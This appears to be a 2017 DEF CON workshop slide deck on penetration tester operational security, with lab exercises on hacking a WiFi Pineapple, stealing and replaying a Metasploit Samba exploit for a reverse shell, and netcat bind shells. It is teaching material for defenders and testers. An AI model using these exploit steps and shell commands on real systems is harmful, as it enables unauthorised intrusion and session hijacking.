



Penetration Testing in Hostile Environments: Client & Tester Security

July 28, 2017
Wesley McGrew, Ph.D.
Director of Cyber Operations
wesley.mcgrew@horne cyber.com



Module I:

Introduction

- **Module I:** Introduction
 - You are here
 - **Hands-On**
 - “Lab” familiarization
- **Module II:** Threat Landscape for Penetration Testers
 - **Hands-On**
 - Old WiFi Pineapple firmware extraction/analysis
 - Attacking a new Pineapple with an old trick ☺
- **Module III:** Improving Pentest OPSEC: Teams and Tools
 - **Hands-On**
 - Intercepting and replaying exploits
- **Module IV:** Client Security Before/After Engagements
 - **Hands-On**
 - Monitoring and intercepting command & control
- **Module V:** Managing and Executing a Secure Penetration Test
 - **Hands-On**
 - Deploying a VPN appliance for remote testing
- **Module VI:** Challenges and Conclusions

This is the outline we’ll follow for this four-hour workshop.

The “Hands-On” exercises are relevant to the class, but perhaps only tangentially related to their associated module. They’re meant to give you a break in the lecture and discussion with something to engage you, and get you thinking about the technical aspects of the issues presented.

This is a relatively small audience, so don’t be afraid to ask questions and spur discussion. You will get out of the class what you put into it.

- Exercises are optional:
 - You can watch along with my screen or make a friend.
 - You'll still get value, though obviously more with hands-on experience.
- Specs:
 - Lean-ish VMs provided.
 - We'll run a few copies of the main one at once
 - Any host operating system is fine!
- Virtualization - VMware Workstation (VMware provides trials)
 - VirtualBox networking can be a pain
 - Keep your VMs NAT'd away from any external connectivity
 - (They're all the same and purposefully not secure)

The VM provided is configured with 1GB RAM. When we run additional copies of it, they're probably fine at 512MB each.

- Respect each other, and each other's stuff
- Food & Drink
 - Keep neat, keep in your space
 - Keep caps on drinks
- Mute your phone
 - Stepping out for a call won't hurt my feelings, but don't disrupt.
- We'll take a bio break a couple times at least
 - Leaving discreetly for a moment is fine
 - Hands-On time is good for this too



- Education – Computer Science @ Mississippi State
- Academia
 - Helped build cybersecurity program at MSU
 - Research
 - NSA CAE – Research
 - SCADA HMI Vulnerabilities – My Ph.D. dissertation, and more importantly, my DEF CON 20 talk 😊
 - GhostExodus Incident
 - Malware attribution/grouping with machine learning
 - Education
 - Professor – Computer Security, developed course on Reverse Engineering
 - NSA CAE – Education, and *Cyber Ops*
- Private: Freelance > Startup > Acquisition > Growth
 - “Director of Cyber Operations” @ HORNE Cyber

**DEF CON**

- 19:** Post-Exploitation Forensics with Metasploit
- 20:** SCADA HMI and Microsoft Bob
- 21:** Pwn the Pwn Plug
- 22:** Instrumenting Point-of-Sale Malware
(and a little extracurricular pineapple hunting)
- 23:** I Hunt Penetration Testers
- 24:** Secure Penetration Testing: Flawed Practices
Taught in Training, Books

Three of my talks, from DEF CON 21, 23, and 24, directly relate to the issue at hand, but even the others inspired the work.

My first DEF CON talk, at 19, involved the creation of metasploit modules for accessing compromised systems' filesystems remotely at the block level. This allowed for the use of forensic tools, which let one scrape around for deleted files and other similar things. This was accomplished by using the iSCSI protocol, which you have to be VERY careful with across hostile networks.

My talk at DEF CON 22 surrounded the JackPOS malware, which I had reverse engineered and instrumented for the talk. Interestingly, I had a copy of the malware operator's command and control server to use and demonstrate alongside the malware itself. It was acquired by using a web shell that the malware operator had left on the system, presumably for their own use. I have seen many penetration testers make the same mistake on client networks since that time.

Profession?
Old School or
Getting Your Foot in the Door?
Experience?
Motivation?

Purpose:

Comprehensive recommendations for conducting secure offense-oriented engagements (penetration tests, red teaming, etc.)

Technical exercises to build capability, awareness, and to spur interest in further research

Hands On: Setting Up Your Environment

- VMs
 - Floating around on USB
- Credentials:
 - Username: root
 - Password: defcon25
- Clone the VMs
 - Main – (usual role: malicious attacker)
 - Red – (usual role: pentester)
 - Blue – (usual role: client)
- Get them talking to each other
 - NAT network
 - Note their IP addresses
 - Have them ping each other

Give the malicious attacker 1GB of RAM. Metasploit occasionally doesn't want to start if you're running something else at the same time, which you probably will on that VM.

Red and Blue can manage with 512MB, but if you've got 8GB or more on your laptop, you have more room to give them 1GB each.

- Make note of your IP addresses on your NAT network
- Example, mine:
 - Main: 192.168.182.128
 - Red: 192.168.182.130
 - Blue: 192.168.182.129

```
root@pthe:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.182.128 netmask 255.255.255.0 broadcast 192.168.182.255
    inet6 fe80::20c:29ff:fee4:f2c0 prefixlen 64 scopeid 0x20:::
    ether 00:0c:29:e4:f2:c0 txqueuelen 1000 (Ethernet)
    RX packets 355 bytes 25306 (24.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 3416 (3.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Note that these can “drift”, as long as they’re configured to use DHCP to get an IP address. If you’d like, you can statically configure IP addresses within your NAT network, but for our purposes, it’s just as easy to double-check IP addresses if you run into connectivity problems.

Module Q&A

Module II:

Threat Landscape for Penetration Testers

- **Offense-Oriented Services:** Such as penetration testing and red teaming. Penetration testing used in this work as a blanket common term, though there is a spectrum of types of testing that these terms describe
- **Third-Party Attacker:** An attacker that, outside the scope of the engagement, seeks to maliciously compromise the penetration tester or target organization.
- **Command-and-Control (C2):** Post-exploitation control of hacked machines by penetration testers. From simple bindshell-style payloads in shellcode to sophisticated session-based tools like Meterpreter.

- Penetration testers are...
 - ...attractive targets
 - Level of access
 - Information
 - Tester
 - Client
 - ...highly vulnerable
 - Tools
 - Procedures
 - Training

Professionals engaged in offense are not necessarily expert in their own defense. It's a different skill set, and not taught in training material.


Here, I may bounce out to previous presentations' examples on tools and procedures identified that are especially vulnerable. We'll also examine them hands-on in the exercises for the workshop.

An unencrypted protocol would get man-in-the-middle'd
and reported as a finding on any one of our tests

*Why assume any different of the parties
interested in attacking us?*

What does, along with the value of the target, mean for:

- Sophistication?
- Skill?
- Resources?



Victims of attackers compromising penetration testers include testers and their clients. The ultimate target may vary.

As the ultimate target, a penetration tester's personal, business, or consultancy information (including intellectual property) is at risk. Sabotage, leaks, and embarrassment (think **zf0**), are all possible outcomes.

Clients may be at risk too. There may be a specific client targeted, or the attacker might be interested in "following" the tester around on multiple engagements, targeting a larger number of clients.

Hands On: Pineapple Hunter!

- Talk about the approach to hacking a “device”
- Extract a filesystem from a WiFi Pineapple firmware image
- Step through the process of identifying the DEF CON 22 “@ihuntpineapples” vulnerability.
- Discuss exploitation
- Man-in-the-middle attacks on the latest WiFi Pineapple hardware/firmware
 - Discuss the approach
 - Watch the attack
 - An honest attempt at letting you do it yourself in this wacky network environment
 - Defense

- Firmware is in ~/pineapple
 - **mark5_upgrade-1.4.1.bin** - Targeted in @ihuntpineapples during DEF CON 22, for the WiFi Pineapple Mark V
 - The bug we'll look at has been fixed in newer revisions, but it's fun
 - **tetra_upgrade-1.1.2.bin** - Current as of 6/24 for the WiFi Pineapple Tetra (newest, biggest)
 - For you to play with
- Review the `binwalk` man page
- `binwalk -eM mark5_upgrade-1.4.1.bin`
 - ...and wait a bit

Explore a little bit to get a feel for how this thing works

- What is the architecture?
- What Linux distribution is this based on?
- Where is the web application?
 - Relevant configuration files for the web server?
- What language is being used for the web interface?
- How does authentication work for the web interface?

You'll find `/root/pineapple/_mark5_upgrade-1.4.1.bin.extracted/squashfs-root/` to be the best place to start.

Binwalk annoyingly makes a flat copy of every file into the `.extracted` directory, but the directory structure is maintained in the above-listed folder.

Architecture

```
root@pthe:~/squashfs-root/bin# file busybox
busybox: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically
linked, interpreter /lib/ld-uClibc.so.0, corrupted section header size
```



Distribution

```
root@pthe:~/squashfs-root# cd etc
root@pthe:~/squashfs-root/etc# ls
banner          group           openwrt_version rc.d
chatscripts     hosts          opkg.conf       rc.local
config          hotplug2-common.rules passwd          resolv.conf
crontabs        hotplug2-init.rules passwd-         services
defconfig       hotplug2.rules  php5            shadow
diag.sh         hotplug.d      php.ini         shadow-
dnsmasq.conf    init.d         pineapple       shells
e2fsck.conf     inittab        ppp            ssh
etter.conf      modules-boot.d preinit         sysctl.conf
firewall.user   modules.d      profile        sysupgrade.conf
fstab           mtab           protocols      tz
functions.sh    nginx          rc.button      uci-defaults
gcom            openwrt_release rc.common      usb_modeswitch.d
```

Web Application

```
send_timeout 60; # 60 sec should be enough, if experi
encing a lot of timeouts, increase this.
output_buffers 1 32k;
postpone_output 1460;

root /pineapple/; # Your document root, where all publ
ic material is.

location ~ /\.php$ {
    fastcgi_index index.php;
    include fastcgi_params;
    fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_scrip
t_name;

    if (-f $request_filename) {
        # Only throw it at PHP-FPM if the file exists (preve
nts some PHP exploits)
        fastcgi_pass unix:/var/run/php5-fcgi.sock; #
        The upstream determined above
    }
}

"etc/nginx/nginx.conf" 92L, 2724C 83,4-25 98%
```

PHP configuration

```
;arg_separator.input = "&"
variables_order = "EGPCS"
request_order = "GP"
register_globals = Off
register_long_arrays = Off
register_argc_argv = On
auto_globals_jit = On
post_max_size = 8M
;magic_quotes_gpc = Off
magic_quotes_runtime = Off
magic_quotes_sybase = Off
;auto_prepend_file = /pineapple/includes/header.php
auto_append_file = /pineapple/includes/footer.php
default_mimetype = "text/html"
;default_charset = "iso-8859-1"
;always_populate_raw_post_data = On

; Paths and Directories

; UNIX: "/path1:/path2"
;include_path = "./php/includes"
doc_root = ""
user_dir =
"etc/php.ini" 315L, 8110C 117,1 35%
```

Guided Tour of Authentication, the Vulnerability, and Exploitation

This part moves around in the code a lot, so it's not conducive to screenshots. Watch the screen/lecture instead of the book 😊

The files of interest, though are:

- `pineapple/includes/footer.php`
- `pineapple/includes/api/auth.php`


Once you've identified the vulnerability, there's a lot of ways to establish yourself, but the easiest is in:

`pineapple/components/system/components/functions.php`

Hands On:
Now let's look at a newer
pineapple...

- The Hak5 folk have done some things since then to make WiFi Pineapples more secure
 - Fixing vulnerabilities
 - CSRF protection
 - Better session handling
 - Protecting the initial setup process
 - Overall better code quality
- Still a little room for us to work, as malicious third parties!

WiFi Pineapples are designed to be relatively friendly and easy-to-use for inexperienced testers. The current vulnerabilities in the device are acknowledged to be inherent to this approach.



In this exercise, I'll be managing a physical Pineapple Tetra in my host OS, while attacking it in a VM representing the third-party attacker. I'm doing it this way so that the pentester and third party are using separate physical wireless devices.

The pentester will be connected to the management WiFi, which is normally encrypted on the Pineapple.

The third-party attacker will be connected as a "victim". This is normally wide-open, but for this class I have it encrypted as well to prevent DEF CON attendees' attempts at destroying our Pineapple before we're able to finish the exercise 😊

Let's take a look at the networks they're connected to...

Despite different SSIDs, at the network level...

Management Network == Victim Network

- We can't sniff management traffic directly
- ...but we are in a good position, network-wise, for a man-in-the-middle attack
 - ARP's easy here
- **Required:** The pentester *does* need to be logged in with a tab open on the interface. There have to be requests for us to sniff.
- So...
 - Turn on IP forwarding
 - arpspoof
 - Get you a cookie
 - Use it to get the rest of the way in 😊

There's a script for this on your VM: `~/pineapple/yallhuntpineapples.py`

Hint: The pineapple operator is usually first to get DHCP, so they'll be at lower-numbered IP addresses than the victims.

We'll walk through the code, I'll demo it, then I'll give you the "victim" network password and the class can have a free-for-all on it.

Once I cut you loose, a few ground rules to make sure everyone gets a chance to enjoy the exercise:

- **No attacking each other.** I'll make sure you have the IP addresses of the hosts you *should* be MITM'ing
- If you use the script, change the username that the script writes to `/etc/passwd`. It's probably a bad idea to have multiple "root" entries there!
- Don't make any changes to the target that would prevent others from carrying out the same attack
- Try not to brick it. If it survives the exercise, we'll open it up and see if anyone outside the room tries to hack it 😊

Module Q&A

Module III:

Improving Pentest OPSEC: Teams and Tools

- Operational Security (OPSEC)
- In the context of information security?
 - It's all @theGrugq and people just saying what he's saying ☺
 - Security of the "operation" – the pentest engagement
 - The information involved
 - The parties involved
 - How do we address? What does NSA IAD have to say?
 - Five steps:
 - Identify Critical Information
 - Analyze the Threat
 - Analyze Vulnerabilities
 - Assess Risk
 - Apply Countermeasures
- Much of this is also COMSEC

<https://www.iad.gov/ioss/opsecF/fundamentals/FundamentalsTextOnly.doc>
(I rendered a PDF and included it in this workshop's References folder for you)

- Qualification as a hacker – “Script Kiddie” < “l33t”
- As a professional – Alphabet Soup < ???
- The current state is not good enough
 - There is no natural tendency towards good engagement OPSEC
 - There is no training that covers it
 - Foundational knowledge is skipped
 - “for dummies”
 - “101”
 - “boot camp”
- You wind up with testers who can’t build
 - This hurts you on capability
 - Also hurts your security awareness

Revisit last year’s “Greatest Hits” of training material failures here.

- How do we raise the bar?
- Inclusivity
 - **YES:** Encourage under-represented groups, non-traditional career paths
 - **NO:** Skipping fundamentals, valuable background, taking shortcuts, and giving everyone a trophy (or certification letters after their name)
- Automated “pentesting” is easy, hacking is *hard*
- Qualifications
- Skills crisis

- Everyone winds up stopping at some layer of abstraction, below which the computer is a magical box.
- Unfortunately, all the bugs are either:
 - ...due to not understanding how the magic box works
 - ...or in the magic box itself

Perception vs. Reality, Convenient/Useful Lies, etc.

For example, many C++ developers believe there is some form of protection against unauthorized access to private member variables. The reality is that this is a syntactic convention and only checked as far as the compiler is able to do so at build time.

- Must
 - Understand published vulnerability information, to include that of pentesting tools
 - Evaluate software for trust
 - Understand impact of tools on client systems
- Proficiency
 - Programming
 - Platforms
 - Networking
- Education must go beyond brief training courses

- Programming – The ability to read, understand, and identify potential vulnerabilities in a large number of programming languages is as crucial to identifying vulnerabilities in penetration testing and exploitation tools as it is to the analysis of mainstream IT software.
- Platforms – The ability to understand the software’s execution environment is key to understanding that software’s vulnerabilities, and to evaluate the impact that attack tools will have on systems. This includes everything from the frameworks an application might be running on top of, down to the operating system it’s hosted on.
- Networking – A fluency in networking is required by penetration testers to monitor client organizations’ networks. It is difficult to imagine a penetration tester, even one reliant on automated tools, that would be able to operate without this knowledge. This same knowledge can be applied to checking penetration testing procedures’ attack surface and potential for information exposure (unencrypted protocols, or traversal of untrusted networks).

Recommendation:

Building a secure penetration test requires a team with higher qualifications. Team members with a fluency in programming, platforms, and networking will have the fundamental skills needed to implement this set of recommendations.

In-shop vulnerability analysis

Why do it yourself?

Security researcher interest, or “eyes on”

Mainstream IT Software

Vs.

Penetration Testing Software

The motivation of pentesting tool development, specifically its *urgency*, has an impact on its security.

Processes are even worse. We string together what works for the engagement in the most expedient way possible.

Vetting Exploit Code

We'll look at some examples of real exploits, vs. backdoor'd exploits.

What about the legitimate exploits? What do they assume about their target? How do they handle input:?

Recommendation:

Vulnerability analysis must be undertaken to identify vulnerabilities in the software and processes you use to conduct tests. New tools and exploits that are to be used on engagements should be adequately vetted.

Hands On: Stealing Exploits

Power up your Metasploitable2 VM, log in, and see what IP address it wound up with:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.182.137  Bcast:192.168.182.255
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:0
          RX packets:55 errors:0 dropped:0 overruns:0 frame
          TX packets:66 errors:0 dropped:0 overruns:0 carrier
          collisions:0 txqueuelen:1000
          RX bytes:5791 (5.6 KB)  TX bytes:6900 (6.7 KB)
          Interrupt:19 Base address:0x2000
```

On the third-party attacker VM, set up Wireshark to sniff the network

We're using Metasploitable2, since it's easy to set up as a target and I can hand you a copy of it (unlike a vulnerable Windows VM).

On Red, run
msfconsole and
exploit the
vulnerability.


```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set LHOST 192.168.182.136
LHOST => 192.168.182.136
msf exploit(usermap_script) > set RHOST 192.168.182.137
RHOST => 192.168.182.137
msf exploit(usermap_script) > run

[*] Started reverse TCP double handler on 192.168.182.136
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo cpXY6EGLe03nkP5b;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "cpXY6EGLe03nkP5b\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.182.136:4444)

whoami
root
```

Use your imagination and think of what would happen if this were a zero-day vulnerability, or a private exploit.

Check your packet log and filter out the exploit traffic




The image shows a Wireshark packet capture interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for packet capture and analysis. The main window displays a list of captured packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. The packets are filtered by 'tcp.stream eq 0'. The first packet is a TCP SYN packet from 192.168.182.136 to 192.168.182.137. The detailed view pane at the bottom shows the structure of the first packet, including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.182.136	192.168.182.137	TCP	74	37657 → 139 [SYN] Seq=0 Win=29200 Len=0
2	0.000056800	192.168.182.137	192.168.182.136	TCP	74	139 → 37657 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
3	0.000152828	192.168.182.136	192.168.182.137	TCP	66	37657 → 139 [ACK] Seq=1 Ack=1 Win=29200 Len=0
4	0.004292997	192.168.182.136	192.168.182.137	SMB	154	Negotiate Protocol Request
5	0.004366395	192.168.182.137	192.168.182.136	TCP	66	139 → 37657 [ACK] Seq=1 Ack=89 Win=5768 Len=0
6	0.004572566	192.168.182.137	192.168.182.136	SMB	167	Negotiate Protocol Response
7	0.004674746	192.168.182.136	192.168.182.137	TCP	66	37657 → 139 [ACK] Seq=89 Ack=102 Win=0 Len=0
8	0.017292066	192.168.182.136	192.168.182.137	SMB	357	Session Setup AndX Request, User: .\//
9	0.052477974	192.168.182.137	192.168.182.136	TCP	66	139 → 37657 [ACK] Seq=102 Ack=380 Win=0 Len=0
10	0.054086207	192.168.182.137	192.168.182.136	SMB	105	Session Setup AndX Response, Error: S

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
 Ethernet II, Src: Vmware_29:2d:d3 (00:0c:29:29:2d:d3), Dst: Vmware_fa:dd:2a (00:0c:29:fa:dd:2a)
 Internet Protocol Version 4, Src: 192.168.182.136, Dst: 192.168.182.137
 Transmission Control Protocol, Src Port: 37657, Dst Port: 139, Seq: 0, Len: 0

Save it in a form
we can work with



```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · exploit_packets

char peer0_0[] = { /* Packet 1 */
char peer1_0[] = { /* Packet 2 */
char peer0_1[] = { /* Packet 3 */
char peer0_2[] = { /* Packet 4 */
0x00, 0x00, 0x00, 0x54, 0xff, 0x53, 0x4d, 0x42,
0x72, 0x00, 0x00, 0x00, 0x00, 0x18, 0x01, 0xc0,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x6d, 0xaf,
0x00, 0x00, 0x68, 0xa4, 0x00, 0x31, 0x00, 0x02,
0x4c, 0x41, 0x4e, 0x4d, 0x41, 0x4e, 0x31, 0x2e,
0x30, 0x00, 0x02, 0x4c, 0x4d, 0x31, 0x2e, 0x32,
0x58, 0x30, 0x30, 0x32, 0x00, 0x02, 0x4e, 0x54,
0x20, 0x4c, 0x41, 0x4e, 0x4d, 0x41, 0x4e, 0x20,
0x31, 0x2e, 0x30, 0x00, 0x02, 0x4e, 0x54, 0x20,
0x4c, 0x4d, 0x20, 0x30, 0x2e, 0x31, 0x32, 0x00 }i
char peer1_1[] = { /* Packet 5 */
char peer1_2[] = { /* Packet 6 */
0x00, 0x00, 0x00, 0x61, 0xff, 0x53, 0x4d, 0x42,
0x72, 0x00, 0x00, 0x00, 0x00, 0x88, 0x01, 0xc0,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x6d, 0xaf,
0x00, 0x00, 0x68, 0xa4, 0x11, 0x02, 0x00, 0x03.

4 client pkts, 4 server pkts, 5 turns.

Entire conversation (519 bytes) Show and save data as C Arrays Stream 0
Find: Find Next
Help Filter Out This Stream Print Save as... Back Close
```



- Massage it into some Python (or whatever) code you can replay
 - peer0_* - is Red's traffic to the vulnerable host
 - Change them to look more like python arrays
 - Assemble them into strings you can send over a socket
- Get a handler listening:

```
msf > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.182.134
LHOST => 192.168.182.134
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run
[*] Started reverse TCP double handler on 192.168.182.134:4444
[*] Starting the payload handler...
```

Be intentionally naïve in your approach. It'll work for this example. More complex exploits would require some reverse engineering, using the traffic as a starting point for identifying the vulnerability.

- Change the IP address in the exploit traffic to point to the malicious third-party listener, rather than the pentester's
- Replay
 - Open a socket to the target
 - Play the data you recorded
 - Read and throw away whatever it says back to you 😊
- Run it and see if you get a shell!

At this point, I'll give you a little time to implement it yourself, then I'll step you through the code that's in `exploit_stealing/stolen_exploit.py`.

Module Q&A

Module IV:

Client Security During/After Engagements

The potential impact of exploitation on a system

For confidentiality, integrity, and availability, ask:

- Does the exploitation process leave the system being attacked more vulnerable immediately?
 - Are security features being disabled system-wide?
- Does the continuous process of C2 leave the system, or its data, vulnerable?
 - Listeners vs connect-back
 - Encryption
- Can changes that impact security be reverted by the tester?
 - *Can you clean it up yourself?*

These must be tested and determined *before* operational use.

Mini Exercise: Impact Estimation

Think about some common attacks/procedures:

Which ones have disabled security features?

Which ones result in plaintext/open C2?

Which ones couldn't be un-done?

Recommendation:

Team members should have the capability to assess and test the impact of exploitation tools and procedures on the security of the target systems before executing them against client organization systems. This will help the team determine what changes need to be made to the operational use of tools on engagements.

Can you do without the procedures we
just talked about?

Probably not.

Technical and non-technical

- Tunneling securely
- Best practices and standard operating procedures that are practical
- Ability analyze one's own toolchain
 - Better decision making
- Human oversight
- Client communication

Recommendation:

Security of the penetration testing process, like most aspects of information security, benefits from defense in depth. Security measures should be taken that enhance the effectiveness of other measures. Fail safe.

Client Data/Tester Intellectual Property

- At Rest
- In Transit

We're going to talk about a pentesting "drop box" in an exercise later in the class that allows you to layer security and reduce attack surface.

How long do you hang on to client data?

What do you keep?

Host discovery/Enumeration Data?

Notes?

Reports?

“Loot”?

Ongoing/recurring engagements place a long term responsibility on your shoulders for client data security.

Has your client asked?
How do you discuss it with them?

Recommendation:

Sensitive data about the client and the penetration testing team's activities should be encrypted in transit and at rest. Communication between representatives of the team and the client should be secure. Data retention policies should be clearly communicated to the client organization.

Hands On: Post-Exploitation Security

- Monitor “netcat”-style shells
- Monitor, identify, and take over a web shell
- Hijack a stock meterpreter shell
- Deploy a secure “paranoid” meterpreter shell

- Just like every training, tutorial, book, blog, etc...
- Equivalent to most simple shellcode's "bind" or "reverse" shells
- Basically: Piping `stdin` and `stdout` for `/bin/sh` over a TCP connection
- On Blue, we'll set up a listener, attached to a shell:

```
root@pthe:~# nc -l -p 31337 -c bash
```


- On Red, we'll connect to it:

```
root@pthe:~# nc 192.168.182.129 31337
```

Fun fact: `stderr` often gets left out of the process, which is why you sometimes don't get a prompt or error messages for mistyped commands. For the sake of simplicity we'll leave it out as well.

When these screenshots were taken, Blue's IP address was 192.168.182.129. Substitute your VM's IP address.

- On a VMware interface/network (at least on Workstation), we don't even have to actively man-in-the-middle to monitor the traffic
- Fire up Wireshark to sniff promiscuously on eth0

